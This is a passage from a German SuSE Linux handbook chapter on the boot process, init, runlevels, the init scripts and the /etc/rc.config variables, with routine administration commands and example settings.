/usr/lib/joerc
```

Diese Änderungen wirken sich nur auf die Applikationen aus, welche die **terminfo**-Einträge auslesen, bzw. deren Konfigurationsdateien direkt verändert wurden (**vi**, **less** etc.). Andere, nicht-SuSE-Applikationen sollten an diese Vorgaben angepasst werden.

Das SuSE Linux-Bootkonzept

Das Booten und die Initialisierung eines UNIX-Systems bereiten selbst einem erfahrenen System-Administrator ein leichtes Kribbeln. Dieses Kapitel gibt eine kurze Einführung in das Bootkonzept von SuSE Linux. Dieses Konzept ist komplexer, aber auch wesentlich flexibler als das der meisten anderen Linux-Systeme. Es ist auf dem Bootkonzept einer modernen *System V*-Workstation begründet, wie es zum Beispiel in [Fri93] beschrieben ist.

Mit den lapidaren Worten "Uncompressing Linux..." übernimmt der so genannte Kernel das Regiment über die gesamte Hardware des Systems. Er prüft und setzt die Konsole¹, um danach die Einstellungen im BIOS zu lesen und die elementaren Schnittstellen des Mainboards zu initialisieren. In den nächsten Schritten „proben“ die einzelnen Treiber – die ja Bestandteil des Kernels sind – die vorhandene Hardware, um sie gegebenenfalls zu initialisieren. Nach dem „Partitionscheck“ und dem Mounten des Root-Dateisystems² startet der Kernel das Programm `/sbin/init`, welches das eigentliche System mit seinen vielen Dienstprogrammen und deren Konfiguration hochfährt³. Der Kernel verwaltet weiterhin das gesamte System, also Rechenzeit der einzelnen Programme und deren Hardware-Zugriffe.

17.1 Das *init*-Programm

Das Programm `/sbin/init` ist der für die korrekte Initialisierung des Systems zuständige Prozess; es ist sozusagen der „Vater aller Prozesse“ im System.

Unter allen Programmen nimmt *init* eine Sonderrolle ein: *init* wird direkt vom Kernel gestartet und ist immun gegen das Signal 9, mit dem normalerweise jeder Prozess „gekillt“ werden kann. Alle weiteren Prozesse werden entweder von *init* selbst oder von einem seiner „Kindprozesse“ gestartet.

Konfiguriert wird *init* zentral über die Datei `/etc/inittab`; hier werden die so genannten „Runlevel“ definiert (mehr dazu im nächsten Abschnitt) und es wird festgelegt, was in den einzelnen Levels geschehen soll. Abhängig von den Einträgen in `/etc/inittab` werden von *init* verschiedene Skripten gestartet, die aus Gründen der Übersichtlichkeit im Verzeichnis `/sbin/init.d` zusammengefasst sind.

¹ Genauer die BIOS-Register der Graphikkarte und das Ausgabeformat auf den Bildschirm.

² Anbinden der Root-Partition an das Verzeichnis `/`.

³ UNIX-Jargon :-)

Der gesamte Hochlauf des Systems – und natürlich auch das Herunterfahren – wird somit einzig und allein vom *init*-Prozess gesteuert; in diesem Sinne lässt sich der Kernel quasi als „Hintergrundprozess“ betrachten, dessen Aufgabe darin besteht, die gestarteten Prozesse zu verwalten, ihnen Rechenzeit zuzuteilen und den Zugriff auf die Hardware zu ermöglichen und zu kontrollieren.

17.2 Die Runlevel

Unter Linux existieren verschiedene so genannte *Runlevel*, die definieren, welchen Zustand das System haben soll. Der Standard-Runlevel, in dem das System beim Booten hochfährt, ist in der Datei `/etc/inittab` durch den Eintrag `initdefault` festgelegt. Für gewöhnlich ist dies 2 oder 3 (siehe Tabelle 17.1). Alternativ kann der gewünschte Runlevel beim Booten (z. B. am Boot-Prompt) angegeben werden; der Kernel gibt Parameter, die er nicht selbst auswertet, unverändert an den *init*-Prozess weiter.

Um zu einem späteren Zeitpunkt in einen anderen Runlevel zu wechseln, kann einfach *init* mit der Nummer des zugehörigen Runlevels aufgerufen werden; natürlich kann das Wechseln des Runlevels nur vom [Systemadministrator](#) veranlasst werden.

Beispielsweise gelangt man durch das Kommando

```
root@erde:/ > init s
```

in den so genannten *single user mode*, der der Pflege und Administration des Systems dient. Nachdem der Systemadministrator seine Arbeit beendet hat, kann er durch

```
root@erde:/ > init 2
```

das System wieder in den normalen Runlevel hochfahren lassen, in dem alle für den Betrieb erforderlichen Programme laufen und sich die einzelnen User beim System anmelden können.

Die Tabelle 17.1 gibt einen Überblick über die zur Verfügung stehenden Runlevel. Runlevel 1 sollte auf einem System, dessen `/usr`-Partition via NFS gemountet ist, nicht verwendet werden!

Runlevel	Bedeutung
0	Halt
S	Single User Mode
1	Multi User ohne Netzwerk
2	Multi User mit Netzwerk (Standard)
3	Multi User mit Netzwerk und Xdm
4	Frei
5	Frei
6	Reboot

Tabelle 17.1: Liste der gültigen Runlevel unter Linux

Daraus folgt insbesondere, dass Sie das System auch durch


```
root@erde:/ > init 0
```

anhalten, bzw. durch

```
root@erde:/ > init 6
```

neu starten können.

Wenn Sie auf Ihrem Rechner das X Window System bereits korrekt konfiguriert haben (Abschnitt 8.1 auf Seite 240) und möchten, dass sich die Benutzer direkt an der grafischen Oberfläche beim System anmelden, so können Sie den Standard-Runlevel in `/etc/inittab` einfach auf 3 ändern. Bevor Sie dies tun, sollten Sie erst einmal durch Eingabe von

```
root@erde:/ > init 3
```

testen, ob das System so wie von Ihnen gewünscht funktioniert.

Eine zerstörte `/etc/inittab` kann dazu führen, dass das System nicht mehr korrekt hochgefahren wird. Gehen Sie bei Veränderungen dieser Datei deshalb mit ganz besonderer Sorgfalt vor. – Als Notnagel können Sie in einem solchen Fall versuchen, am *LILO*-Prompt den Parameter `init=/bin/sh` zu übergeben, um direkt in eine Shell zu booten (vgl. auf Seite 120); also in dieser Art:
boot: linux init=/bin/sh



17.3 Wechsel des Runlevels

Generell passieren bei einem Wechsel des Runlevels folgende Dinge: Die so genannten *Stopp-Skripten* des gegenwärtigen Runlevels werden ausgeführt – dabei werden typischerweise verschiedene, in diesem Level laufende Programme beendet – und die *Start-Skripte* des neuen Runlevels werden ausgeführt. Während eines solchen Vorgangs werden in den meisten Fällen einige Programme gestartet.

Um dies zu verdeutlichen, betrachten wir an einem Beispiel, den Wechsel von Runlevel 2 nach Runlevel 3:

- Der Administrator (‘root’) teilt dem *init*-Prozess mit, dass der Runlevel gewechselt werden soll:

```
root@erde:/ > init 3
```

- *init* konsultiert die Konfigurationsdatei `/etc/inittab` und stellt fest, dass das Skript `/sbin/init.d/rc` mit dem neuen Runlevel als Parameter aufgerufen werden muss.
- Nun ruft *rc* alle Stopp-Skripten des gegenwärtigen Runlevels auf, für die im neuen Runlevel kein Start-Skript existiert; in unserem Beispiel sind dies alle Skripte, die sich im Verzeichnis `/sbin/init.d/rc2.d` befinden (der alte Runlevel war 2) und mit einem ‘K’⁴ beginnen. Die nach dem ‘K’ folgende Zahl gewährleistet, dass hierbei eine bestimmte Reihenfolge eingehalten wird, da unter Umständen manche Programme von anderen abhängig sind.

⁴ Die Namen der Stopp-Skripten beginnen immer mit ‘K’ (engl. *kill*), die der Start-Skripten mit ‘S’ (engl. *start*).

- Als letztes werden die Start-Skripten des neuen Runlevels aufgerufen; diese liegen in unserem Beispiel unter `/sbin/init.d/rc3.d` und beginnen mit einem `'S'`. Auch hierbei wird eine bestimmte Reihenfolge eingehalten, die durch die dem `'S'` folgende Zahl festgelegt ist.

Wenn Sie in denselben Runlevel wechseln, in dem Sie sich bereits befinden, liest `init` nur seine `/etc/inittab` ein, prüft sie auf Veränderungen und nimmt bei Bedarf die entsprechenden Maßnahmen vor; beispielsweise das Starten eines `getty` auf einer weiteren Schnittstelle.

17.4 Die Init-Skripten

Konzept Die Skripten unter `/sbin/init.d` unterteilen sich in zwei Kategorien:

- Skripte, die direkt von `init` aufgerufen werden: Dies ist nur beim Booten der Fall sowie bei einem sofortigen Herunterfahren des Systems (bei Stromausfall oder durch Drücken der Tastenkombination `(Strg)+(Alt)+(Entf)` durch den Anwender).
- Skripte, die indirekt von `init` aufgerufen werden: Das geschieht bei einem Wechsel des Runlevels; hier wird generell das übergeordnete Skript `/sbin/init.d/rc` ausgeführt, das dafür sorgt, dass die relevanten Skripten in der korrekten Reihenfolge aufgerufen werden.

Alle Skripten befinden sich unter `/sbin/init.d`. Die Skripten für das Wechseln des Runlevels befinden sich ebenfalls in diesem Verzeichnis, werden jedoch grundsätzlich als symbolischer Link aus einem der Unterverzeichnisse `/sbin/init.d/rc0.d` bis `/sbin/init.d/rc6.d` aufgerufen. Dies dient der Übersichtlichkeit und vermeidet, dass Skripten mehrfach vorhanden sein müssen, etwa weil sie in verschiedenen Runlevels verwendet werden sollen. Da jedes dieser Skripten sowohl als Start- wie auch als Stopp-Skript aufgerufen werden kann, müssen sie alle die beiden möglichen Parameter `start` und `stop` verstehen.

Beispiel Beim Verlassen des Runlevels 2 wird `/sbin/init.d/rc2.d/K40network` aufgerufen; `/sbin/init.d/rc` ruft das Skript `/sbin/init.d/network` mit dem Parameter `stop` auf. Beim Eintritt in Runlevel 3 wird letztlich das gleiche Skript gestartet, diesmal jedoch mit dem Parameter `start`.

Die Links in den einzelnen Runlevel-spezifischen Unterverzeichnissen dienen somit also nur dazu, eine Zuordnung der einzelnen Skripten zu bestimmten Runlevels zu ermöglichen.

Boot und Shutdown Im folgenden finden Sie eine kurze Beschreibung der ersten Boot- und der letzten Shutdown-Skripten sowie des Steuerskripts:

- **boot**
Wird beim Start des Systems ausgeführt und direkt von `init` gestartet. Es ist unabhängig vom gewünschten Default-Runlevel und wird nur genau ein einziges Mal ausgeführt. Hier wird der Kernel-Daemon gestartet, der das automatische Laden von Kernel-Modulen übernimmt. Es werden die Dateisysteme geprüft, etwaige überflüssige Dateien unter `/var/lock` gelöscht und das Netzwerk für das Loopback-Device konfiguriert, sofern

dies in `/etc/rc.config` eingetragen ist. Weiterhin wird die Systemzeit gesetzt und Plug-and-Play-Hardware wird mit den `isapnp`-Tools konfiguriert (vgl. Abschnitt 10.2.1 auf Seite 292).

Tritt beim Prüfen und automatischen Reparieren der Dateisysteme ein schwerer Fehler auf, hat der Systemadministrator nach Eingabe des Root-Passwortes die Möglichkeit, manuell eine Lösung des Problems herbeizuführen.

Diesem Skript ist des Weiteren das Verzeichnis `/sbin/init.d/boot.d` zugeordnet; alle in diesem Verzeichnis gefundenen Skripte, die mit `'S'` beginnen, werden automatisch beim Hochlauf des Systems ausgeführt. Dies ist die richtige Stelle für eigene Erweiterungen, die nur einmal beim Start aktiviert werden sollen.

Schließlich wird als letztes das Skript `boot.local` ausgeführt.

- **boot.local**

Hier können weitere Dinge eingetragen werden, die beim Start geschehen sollen, bevor das System in einen der Runlevels eintritt; es kann von der Funktion her quasi mit der vielleicht von DOS her gewohnten `AUTOEXEC.BAT` verglichen werden.

- **boot.setup**

Grundlegende Einstellungen, die beim Übergang vom *single user mode* in irgendeinen Runlevel vorgenommen werden müssen.

Hier werden die Tastaturbelegung und die Konsolenkonfiguration geladen.

- **halt**

Dieses Skript wird nur beim Eintritt in den Runlevel 0 oder 6 ausgeführt. Dabei wird es entweder unter dem Namen *halt* oder dem Namen *reboot* aufgerufen. Abhängig davon, wie *halt* aufgerufen wurde, wird das System neu gestartet oder ganz heruntergefahren.

- **rc**

Das übergeordnete Skript, das bei jedem Wechsel des Runlevels aufgerufen wird. Es führt die Stopp-Skripten des gegenwärtigen Runlevels aus und danach die Start-Skripten des neuen.

Eigene Skripten lassen sich anhand dieses Konzepts hinzufügen; ein Gerüst ist in `/sbin/init.d/skeleton` vorbereitet. Um die Ausführung eines eigenen Skripts über die `/etc/rc.config` zu steuern, sollte eine `<START_>`-Variable dort hinterlegt und dann im eigenen Skript abgefragt werden; zusätzliche Parameter sollten nur im begründeten Einzelfall in der `/etc/rc.config` eingetragen werden (vgl. z. B. das Skript `/sbin/init.d/gpm`).

Eigene Skripte

Nun sind Links von dem jeweiligen `rc`-Verzeichnis auf das neue Skript anzulegen, damit das Skript – wie oben beschrieben (Abschnitt 17.3 auf Seite 443) – beim Wechsel des Runlevels ausgeführt wird; die Namensgebung für die Links wird ebendort beleuchtet. Die technischen Details werden in der Manual-Page von `init.d` (`man 7 init.d`) dargestellt.



Beim Erstellen eigener Skripten ist Vorsicht geboten – ein fehlerhaftes Skript ist in der Lage, den Rechner „aufzuhängen“; vgl. oben Abschnitt 17.2 auf Seite 442, falls einmal nichts mehr gehen sollte...

17.5 /etc/rc.config und SuSEconfig

Praktisch die gesamte Konfiguration von SuSE Linux kann über die zentrale Konfigurationsdatei `/etc/rc.config` vorgenommen werden. In dieser Datei werden eine Reihe von Umgebungsvariablen gesetzt, die unter anderem von den Init-Skripten ausgewertet werden; jedes der Skripten unter `/sbin/init.d` lädt („sourced“) als erstes die Datei `/etc/rc.config`, um die aktuell gültigen Werte der einzelnen Variablen zu übernehmen.



Seit SuSE Linux 6.0 lagern Pakete mit umfangreichen Einstellungsmöglichkeiten ihre Variablen in einzelne Dateien in das Verzeichnis `/etc/rc.config.d` aus; dies ist z. B. bei Paket `sendmail` oder Paket `i4l` (ISDN) der Fall.

Im Folgenden wird jedoch vereinfachend zumeist nur von `/etc/rc.config` gesprochen, auch wenn mitunter eine ausgelagerte Datei vorhanden ist!

Darüber hinaus können viele weitere Konfigurationsdateien des Systems in Abhängigkeit von `/etc/rc.config` generiert werden; diese Aufgabe wird von `/sbin/SuSEconfig` erledigt. So wird beispielsweise nach einer Änderung der Netzwerkkonfiguration die Datei `/etc/resolv.conf` neu erzeugt, da sie abhängig von der Art der Konfiguration ist.

Wenn Sie Änderungen an `/etc/rc.config` vornehmen, müssen Sie nachfolgend immer `SuSEconfig` aufrufen, um sicherzustellen, dass Ihre Einstellungen auch an allen relevanten Stellen wirksam werden. Verändern Sie die Konfiguration mit `YaST`, brauchen Sie sich darum nicht explizit zu kümmern; `YaST` startet automatisch `SuSEconfig`, wodurch die betroffenen Dateien auf den aktuellen Stand gebracht werden.

Dieses Konzept ermöglicht es, grundlegende Änderungen an der Konfiguration des Rechners vornehmen zu können, ohne die Maschine neu booten zu müssen. Da manche Einstellungen sehr tiefgreifend sind, müssen jedoch unter Umständen einige Programme neu gestartet werden, um die Änderungen wirksam werden zu lassen. Diese Vorgehensweise wurde zum Beispiel bei der Konfiguration des Netzwerks beschrieben (siehe Abschnitt 5.2 auf Seite 156), wo durch Verwendung der Kommandos

```
erde: # /sbin/init.d/network stop
erde: # /sbin/init.d/network start
```

erreicht wurde, dass die von der Änderung betroffenen Programme neu gestartet wurden. Wie Sie sehen, können die Init-Skripten auch von Hand aufgerufen werden.

Generell ist für das Konfigurieren des Systems folgender Weg zu empfehlen:

- Bringen Sie das System in den „single user mode“:

```
erde: # init s
```

Alternativ können Sie auch den Runlevel 1 verwenden, bei dem Sie zusätzlich die Möglichkeit haben, sich auf mehreren Konsolen einzuloggen:

```
erde: # init 1
```

- Nehmen Sie die gewünschten Änderungen an der Konfigurationsdatei `/etc/rc.config` vor. Dies kann mit einem beliebigen Editor geschehen oder mit `YaST` unter dem Punkt 'Konfigurationsdatei verändern' (siehe Abschnitt 17.6).
- Führen Sie `SuSEconfig` aus, um die Änderungen in die verschiedenen weiteren Konfigurationsdateien eintragen zu lassen. Dies geschieht automatisch, wenn Sie die Datei `/etc/rc.config` mit `YaST` geändert haben.
- Bringen Sie das System in den vorherigen Runlevel zurück:

```
erde: # init 2
```

Diese Vorgehensweise ist natürlich nur bei sehr weitreichenden Änderungen an den Einstellungen des Systems erforderlich (z. B. Netzwerkkonfiguration); bei einfachen Aufgaben ist es nicht erforderlich, für die Administration in den „single user mode“ zu wechseln; jedoch stellen Sie damit sicher, dass auch wirklich alle von der Änderung betroffenen Programme neu gestartet werden.

Um die automatische Konfiguration via `SuSEconfig` *grundsätzlich* abzuschalten, kann die Variable `<ENABLE_SUSECONFIG>` in der `/etc/rc.config` gesetzt werden (vgl. aber die Warnung auf dieser Seite); es ist auch möglich, mittels geeigneter `rc.config`-Variablen die Auto-Konfiguration nur gezielt zu „disablen“.



17.6 Die `/etc/rc.config`-Variablen

Im Folgenden werden die einzelnen Parameter des Systems und ihre Einstellungen kurz beschrieben. Wenn Sie `/etc/rc.config`, die Konfigurationsdatei, *nicht* mit `YaST` bearbeiten, achten Sie darauf, dass Sie einen leeren Parameter als zwei aufeinanderfolgende Anführungszeichen schreiben (z. B. **KEYTABLE=""**) und Parameter, die Leerzeichen enthalten, in Anführungsstriche einschließen. Bei Variablen, die nur aus einem Wort bestehen, sind die Anführungszeichen nicht nötig.

In der folgenden Beschreibung hat jeder Parameter einen Wert, um anhand eines Beispiels die möglichen Einstellungen zu verdeutlichen:

Grundeinstellungen

- **ENABLE_SUSECONFIG=yes**
Legt fest, ob `SuSEconfig` der Konfiguration vornehmen soll. Bitte auf keinen Fall ausschalten, falls Sie Installationssupport in Anspruch nehmen wollen ; -)
- **MAIL_REPORTS_TO=tux**
Festlegen, an wen `SuSEconfig` Reporte zur System-Administration per E-Mail schicken soll.

- **GMT=-u**
Wenn Ihre Hardware-Uhr auf GMT (*Greenwich Mean Time*) eingestellt ist, setzen Sie diese Variable auf **-u**⁵, anderenfalls lassen Sie die Variable leer. Diese Einstellung ist relevant für das automatische Umstellen von Sommer- auf Winterzeit und umgekehrt.
- **TIMEZONE=CET**
Die Zeitzone, in der Sie wohnen bzw. den Rechner betreiben. Diese Einstellung ist auch wichtig für die automatische Umstellung von Sommer- auf Winterzeit und umgekehrt.
- **LANGUAGE="german"**
Wird von YaST gesetzt, wenn mit 'Sprache festlegen' eine Änderung vorgenommen wird (vgl. Abschnitt 3.3.1 auf Seite 84). Dieser Wert gilt auch als Fallback, wenn **LANG** bzw. die **LC_***-Variablen nicht gesetzt sind (s. u.); in einem solchen Fall wird der hier eingetragene Wert über die Datei `/usr/share/locale/locale.alias` aufgelöst.
- **RC_LANG="de_DE"**
Setzt **LANG** für *locale*; hiermit kann für die lokalen Benutzer eine Vorgabe eingestellt wird. Dieser Wert kommt solange zum Tragen, wie keine speziellen **RC_LC_***-Variablen benutzt werden.
Die einschlägigen `rc.config`-Variablen lauten: **RC_LC_ALL** (hiermit kann man die **LC_*** wie auch **LANG** überschreiben!), **RC_LC_MESSAGES**, **RC_LC_CTYPE**, **RC_LC_MONETARY**, **RC_LC_NUMERIC**, **RC_LC_TIME** und **RC_LC_COLLATE**.
Vgl. Manual-Page von `locale` (`man 5 locale`).
- **ROOT_USES_LANG="no"**
Sollen auch für 'root' die *locale*-Einstellungen verwendet werden?
- **INIT_SCRIPT_USE_LANG="no"**
locale in `init`-Skripten verwenden? Besser nicht ;-)
- **ENABLE_SYSRQ="no"**
Internas des Kernels betrachten. Vor Anwendungen bitte unbedingt `/usr/src/linux/Documentation/sysrq.txt` lesen!

Lokale Hardware initialisieren (Tastatur, Modem, Maus, PCMCIA etc.)

- **KEYTABLE=de-latin1-nodeadkeys**
Definiert die Tastaturbelegung.
- **KBD_NUMLOCK=no**
(NumLock) beim Booten nicht einschalten.
- **KBD_CAPSLOCK=no**
(CapsLock) beim Booten nicht einschalten.
- **KBD_TTY="tty1 tty2 tty3 tty4 tty5 tty6"**
(NumLock) und (CapsLock) kann auf bestimmte TTYs beschränkt werden; `quoted` steht für alle TTYs.
- **KBD_RATE=30**
Bestimmt die Geschwindigkeit der automatischen Tastaturwiederholung. Mögliche Eingaben sind von zweimal bis zu 30 mal pro Sekunde. Damit

⁵ Das **-u** ist ein Kürzel für *universal time*.

diese Einstellung wirkt, muss gleichfalls die Dauer der Verzögerung (vgl. `KBD_DELAY`) festgelegt werden!

- **`KBD_DELAY=250`**

Hier können Sie die Verzögerung einstellen, nach der die automatische Wiederholfunktion einsetzt. Der Wert ist in Millisekunden, das Raster ist jedoch nicht sehr genau. Sie müssen auch `KBD_RATE` einstellen!

- **`CONSOLE_FONT=mr.fnt`**

Der Font, der für die Konsole geladen wird. Nicht alle Fonts unterstützen die deutschen Umlaute! Mit YaST können Sie bequem die Fonts durchprobieren und denjenigen einstellen, der Ihnen am besten gefällt. Zusatzeinstellungen sind: `CONSOLE_SCREENMAP`, `CONSOLE_UNICODEMAP` und `CONSOLE_MAGIC`.

- **`MODEM=/dev/ttyS1`**

Die Schnittstelle, an der das Modem angeschlossen ist. Von YaST bzw. `SuSEconfig` wird ein Link von `/dev/modem` auf das angegebene Device angelegt.

- **`MOUSE=/dev/ttyS2`**

Die Schnittstelle, an der die Maus angeschlossen ist. Von YaST bzw. `SuSEconfig` wird ein Link von `/dev/mouse` auf das angegebene Device angelegt.

- **`START_GPM=yes`**

Steuert, ob der Maus-Support für die Konsole gestartet wird; damit kann zwischen verschiedenen virtuellen Konsolen mit der Maus Text ausgetauscht werden. `Gpm` ist problematisch im Zusammenhang mit manchen Busmäusen; haben Sie bei der Verwendung von X Probleme mit der Maus, sollten Sie das Starten des `gpm` unterbinden. Oder verwenden Sie gleich den `xdm`; denn in Runlevel 3 wird `gpm` grundsätzlich nicht gestartet.

- **`GPM_PARAM=" -t logi -m /dev/mouse"`**

Die Startparameter für den `gpm`; normalerweise von YaST versorgt.

- **`PCMCIA=i82365`**

Dient der Festlegung des Chipsets; gültige Werte sind `i82365` oder `tcic`. Wenn die Variable auf `""` gesetzt wird, wird das PCMCIA-Subsystem nicht gestartet. Feineinstellungen sind über die Variablen `PCMCIA_PCIC_OPTS` und `PCMCIA_CORE_OPTS` möglich.

- **`START_ISAPNP=yes`**

ISA PnP beim Booten initialisieren.

- **`INITRD_MODULES="aic7xxx"`**

Die Namen der Module, die während des Bootens des Kernels geladen werden müssen, um beispielsweise auf die Festplatte zugreifen zu können. Sinnvolle und notwendige Einträge werden während der Installation bzw. des Updates vorgenommen; Vgl. Abschnitt 16.2 auf Seite 421.

- **`START_KERNELD=yes`**

Diese Variable steuert, ob beim Booten des Kernels 2.0.xx automatisch der Kernel-Daemon gestartet wird. Dieser Daemon sorgt dafür, dass bei Bedarf automatisch benötigte Kernel-Module geladen werden. Beim jetzigen Standardkernel 2.2.xx wird `kerneld` nicht mehr benötigt! – Eine

kurze Einführung in das Modulkonzept finden Sie in Abschnitt 13.2 auf Seite 357.

Netz- und lokale Dienste starten und konfigurieren

- **START_LOOPBACK=yes**
Legt fest, ob quasi ein Mini-Netzwerk eingerichtet werden soll, indem das so genannte *Loopback*-Device konfiguriert wird. Da viele Programme diese Funktionalität benötigen, sollte es unbedingt aktiviert werden.⁶
- **CHECK_ETC_HOSTS=yes**
Legt fest, ob SuSEconfig die `/etc/hosts` überprüfen und ggf. ändern soll.
- **BEAUTIFY_ETC_HOSTS=no**
Falls `/etc/hosts` sortiert werden soll.
- **SETUPDUMMYDEV=no**
Legt fest, ob das Dummy-Device eingerichtet werden soll; nützlich bei non-permanenten Netzwerk-Verbindungen (z. B. SLIP oder PPP). Wenn Sie eine Ethernet-Karte haben, ist es bisweilen störend.
- **CREATE_HOSTCONF=yes**
Legt fest, ob SuSEconfig die `/etc/host.conf` überprüfen und ggf. ändern soll.
- **CREATE_RESOLVCONF=yes**
Legt fest, ob SuSEconfig die `/etc/resolv.conf` überprüfen und ggf. ändern soll. Wenn auf `yes` gesetzt *und* eine der Variablen **SEARCHLIST** oder **NAMESERVER** leer ist, dann wird angenommen, dass kein DNS gewollt ist und `/etc/resolv.conf` gelöscht werden kann. Wenn auf `no` gesetzt, wird `/etc/resolv.conf` unverändert gelassen.
- **NETCONFIG=_0**
Gibt an, wie viele Netzwerkkarten (oder sonstige Netz-Devices) der Rechner besitzt. Dies ist das Beispiel für eine Netzwerkkarte (sie werden mit 0 beginnend nummeriert); bei einer Maschine mit zwei Karten müsste der Eintrag **NETCONFIG="_0 _1"** lauten. Bei einem Rechner ohne Netzwerkkarte bleibt der Eintrag leer.
- **IPADDR_0=193.141.17.202**
Die IP-Adresse für die erste Netzwerkkarte.
- **NETDEV_0=eth0**
Der Name des ersten Netzwerk-Devices (üblicherweise eine Ethernet-Netzwerkkarte, daher der Eintrag `eth0`. Weitere mögliche Einträge sind `str1` oder `plip1`. Verfügt der Rechner über mehr als eine Netzwerkkarte, werden analog die Variablen **NETDEV_1** bis **NETDEV_3** versorgt.
- **IFCONFIG_0="193.141.17.205 broadcast 193.141.17.255 netmask 255.255.255.192"**
Das Konfigurationskommando für das erste Netzwerk-Gerät. Die nötigen Einstellungen lassen sich komfortabel mit *YaST* vornehmen. Besitzen Sie mehr als eine Netzwerkkarte, tragen Sie hier entsprechend in die weiteren Variablen die Befehlszeilen ein.

⁶ Natürlich muss auch der Kernel Netzwerkunterstützung bieten!

- **CLOSE_CONNECTIONS=false**
Falls auf `true` gesetzt ist *und* der „Runlevel“ 0 oder 6 ist (`halt` oder `reboot`), sendet `/sbin/init.d/route` allen Prozessen, die eine „remote tcp“- oder „udp“-Verbindung offen haben, ein **SIGTERM**.
- **IP_DYNIP=no**
Den „dynamic IP patch“ beim Booten aktivieren; bei `yes` gibt das Skript `/sbin/init.d/boot` diesen Patch durch einen Eintrag in das `/proc`-Dateisystem frei.
- **IP_TCP_SYNCOOKIES=yes**
Schutz vor „Syn Flooding“ (engl. *syn flood protection*) aktivieren.
- **IP_FORWARD=no**
Wenn der Rechner über zwei Netzwerk-Interfaces weiterleiten soll, ist **IP_FORWARD** auf `yes` zu setzen; dies ist bei einem „Router“ oder bei „Masquerading“ in der Regel erwünscht bzw. notwendig. Das Skript `/sbin/init.d/boot` schaltet „IP-Forwarding“ durch einen Eintrag in das `/proc`-Dateisystem frei.
- **FQHOSTNAME=erde.kosmos.all**
Der voll qualifizierte Name des Rechners; „voll qualifiziert“ bedeutet hierbei „vollständig“, d. h. der komplette Name, zusammengesetzt aus Rechner- und Domainname.
- **SEARCHLIST=kosmos.all**
Dieser Eintrag wird verwendet, um einen nicht voll qualifizierten Hostnamen zu vervollständigen. Wird beispielsweise der Rechnername `venus` verwendet, wird geprüft, ob `venus.kosmos.all` ein gültiger Rechnername ist. Diese Variable *muss* versorgt werden, wenn Sie DNS verwenden möchten! Geben Sie hier zumindest Ihren Domain-Namen an. Sie können bis zu drei Einträge in der „searchlist“ vornehmen, die durch Leerzeichen voneinander getrennt sind.
- **NAMESERVER=192.168.0.1**
Die Adresse des Name-Servers, der befragt werden soll, wenn ein Rechnername in eine IP-Adresse umgewandelt werden muss. Sie können bis zu drei Nameserver angeben, deren Adressen durch Leerzeichen voneinander getrennt sind.
Wenn Sie einen Nameserver verwenden möchten, *müssen* Sie auch die Variable **SEARCHLIST** versorgen!
- **ORGANIZATION="Duesentrieb, Entenhausen"**
Der hier eingetragene Text erscheint in jedem News-Posting, das von dem betreffenden Rechner abgeschickt wird.
- **NNTPSERVER=sonne.kosmos.all**
Die Adresse des News-Servers; beziehen Sie Ihre News per UUCP und werden sie lokal gespeichert, sollten Sie hier **localhost** eintragen.
- **IRCSERVER=sonne.kosmos.all**
Hier können Sie mehrere IRC-Server (*Internet Relay Chat*) angeben. Die Namen der einzelnen Server werden durch Leerzeichen voneinander getrennt.
- **START_INETD=yes**
Aktiviert den *inetd*-Superdaemon. Dieser Daemon reagiert auf Verbindungswünsche anderer Rechner und startet abhängig vom gewählten Port

den zugehörigen Dienst. Sie benötigen dies, wenn Sie sich per *telnet* oder *rlogin* auf den Rechner einloggen möchten. – Setzen Sie **START_INETD** jedoch auf **no**, wenn der *xinetd* zum Einsatz kommen soll (vgl. auf dieser Seite).

- **START_XINETD=no**
Aktiviert den *xinetd*-Superdaemon, den erweiterten *inetd* (vgl. auf der vorherigen Seite). Wenn dieser „extended Internet services daemon“ benutzt werden soll, muss **START_INETD** auf **no** gesetzt werden.
- **SENDMAIL_xxxx=**
Die *sendmail*-Variablen sind in Abschnitt 6.8 auf Seite 203 dokumentiert.
- **START_POSTFIX=no**
Aktiviert den Mail-Server *postfix*. Zugehörig sind die Variablen **POSTFIX_CREATECF**, **POSTFIX_RELAYHOST**, **POSTFIX_MASQUERADE_DOMAIN** und **POSTFIX_LOCALDOMAINS**.
- **SMTP=no**
Legt fest, ob ein Sendmail-Daemon laufen soll. Wenn Sie Ihre E-Mail ausschließlich via UUCP empfangen, brauchen Sie dies nicht, vorausgesetzt, Sie rufen nach jedem Pollen **sendmail -q** auf (das von UUCP aufgerufene **rmail** stellt die Mail nur in die Empfangswarteschlange, stellt sie jedoch nicht zu). In einem Netz, in dem die Mail-Spool-Verzeichnisse via NFS gemountet sind und der einzelne Rechner somit nur abgehende Mail hat, kann diese Variable ebenfalls auf **no** stehen; das gleiche gilt bei Verwendung eines „Relay Hosts“.
- **START_PORTMAP=no**
Legt fest, ob der Portmapper gestartet werden soll. Sie benötigen den Portmapper, wenn der Rechner als NFS-Server dienen soll (siehe Abschnitt 5.5 auf Seite 165); ohne den Portmapper können die Daemons *rpc.mountd* und *rpc.nfsd* nicht laufen; deshalb wird der Portmapper auch dann gestartet, wenn diese Variable auf **no** steht, aber **NFS_SERVER** eingeschaltet ist! Auch für die Verwendung von NIS (siehe Abschnitt 5.4 auf Seite 164) ist der Portmapper erforderlich!
- **NFS_SERVER=no**
Wenn der Rechner als NFS-Server dienen soll, ist diese Variable auf **yes** zu setzen. Dadurch wird bewirkt, dass die Daemons *rpc.nfsd* und *rpc.mountd* gestartet werden. Für eine weitergehende Beschreibung eines NFS-Servers (zum Beispiel die Festlegung der zu exportierenden Verzeichnisse) lesen Sie bitte Abschnitt 5.5 auf Seite 165.
- **REEXPORT_NFS=no**
Setzen Sie die Variable auf **yes**, um gemountete NFS-Verzeichnisse oder NetWare-Volumes zu re-exportieren.
- **NFS_SERVER_UGID=yes**
Wenn der Daemon (*rpc.ugidd*) für die Umsetzung von User- und Group-ID gestartet werden soll; dieser Dienst muss auf dem jeweiligen NFS-Client gestartet werden.
- **USE_KERNEL_NFSD="no"**
Wenn das Paket *knfsd* installiert ist, kann der kernel-basierte NFS-Daemon benutzt werden. Mit diesem NFS-Daemon ist Locking möglich. Vgl. die dazugehörige Variable **USE_KERNEL_NFSD_NUMBER**.

- **START_AMD=no**
Automounter starten; wenn keine zwingenden Gründe vorliegen, sollte man jetzt das *autofs*-Kernelmodul bevorzugen (vgl. unten auf dieser Seite).
- **START_AUTOFS=no**
